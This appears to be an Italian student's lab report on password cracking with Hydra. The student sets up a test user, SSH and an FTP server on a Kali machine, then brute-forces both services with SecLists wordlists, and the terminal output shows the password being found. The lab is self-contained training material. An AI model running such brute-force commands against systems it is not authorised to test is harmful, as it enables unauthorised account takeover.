

CONSEGNA S6/L4

Authentication cracking con Hydra.

Creazione nuovo utente e test connessione SSH:




```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

┌──(kali㉿kali)-[~]
└─$ su test_user
Password:
┌──(test_user㉿kali)-[/home/kali]
└─$
```




```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:fmvS8cL6cyVW07fmDs1g9yczMNLQZu3fkXN374+Vo9M.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? YES
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ █
```

Installazione Seclists e servizio FTP:




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  gcc-12-base libcurl3-nss libgcc-12-dev libobjc-12-dev libstdc++-12-dev
  libtexluajit2 lua-lpeg nss-plugin-pem python3-jdcal python3-pyminifier
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 127 not upgraded.
Need to get 464 MB of archives.
After this operation, 1868 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.4-0kali1 [464 MB]
Fetched 464 MB in 4min 3s (1912 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 392669 files and directories currently installed.)
Preparing to unpack .../seclists_2023.4-0kali1_all.deb ...
Unpacking seclists (2023.4-0kali1) ...
Setting up seclists (2023.4-0kali1) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for wordlists (2023.2.0) ...

┌──(kali㉿kali)-[~]
└─$
```




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  gcc-12-base libcurl3-nss libgcc-12-dev libobjc-12-dev libstdc++-12-dev libtexluajit2 lua-lpeg
  nss-plugin-pem python3-jdcal python3-pyminifier
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 127 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 1s (146 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 398297 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.12.0-1) ...
Processing triggers for kali-menu (2023.4.6) ...

┌──(kali㉿kali)-[~]
└─$ 
```

Crack password SSH:



```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-
net-10-million-passwords.txt 192.168.50.100 -t4 -V ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 11:18:47
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
nd, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4437479598 login tries (l:57334/p:77397), ~1109369900 tries per t
ask
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 1 of 4437479598 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 2 of 4437479598 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 3 of 4437479598 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qwerty" - 4 of 4437479598 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456789" - 5 of 4437479598 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345" - 6 of 4437479598 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234" - 7 of 4437479598 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "111111" - 8 of 4437479598 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567" - 9 of 4437479598 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dragon" - 10 of 4437479598 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123123" - 11 of 4437479598 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "baseball" - 12 of 4437479598 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 13 of 4437479598 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "football" - 14 of 4437479598 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "monkey" - 15 of 4437479598 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "letmein" - 16 of 4437479598 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "696969" - 17 of 4437479598 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "shadow" - 18 of 4437479598 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 19 of 4437479598 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "master" - 20 of 4437479598 [child 0] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456" - 77398 of 4437479598 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "password" - 77399 of 4437479598 [child 3] (0/0)
```

CRACK PASSWORD FTP:



```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-millio
n-passwords.txt 192.168.50.100 -t4 -V ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i
llegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 11:24:39
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to preven
t overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4437479598 login tries (l:57334/p:77397), ~1109369900 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 1 of 4437479598 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 2 of 4437479598 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 3 of 4437479598 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qwerty" - 4 of 4437479598 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456789" - 5 of 4437479598 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345" - 6 of 4437479598 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234" - 7 of 4437479598 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "111111" - 8 of 4437479598 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567" - 9 of 4437479598 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dragon" - 10 of 4437479598 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123123" - 11 of 4437479598 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "baseball" - 12 of 4437479598 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 13 of 4437479598 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "football" - 14 of 4437479598 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "monkey" - 15 of 4437479598 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "letmein" - 16 of 4437479598 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "696969" - 17 of 4437479598 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "shadow" - 18 of 4437479598 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 19 of 4437479598 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "master" - 20 of 4437479598 [child 0] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456" - 77398 of 4437479598 [child 3] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(kali㉿kali)-[~]
└─$ 
```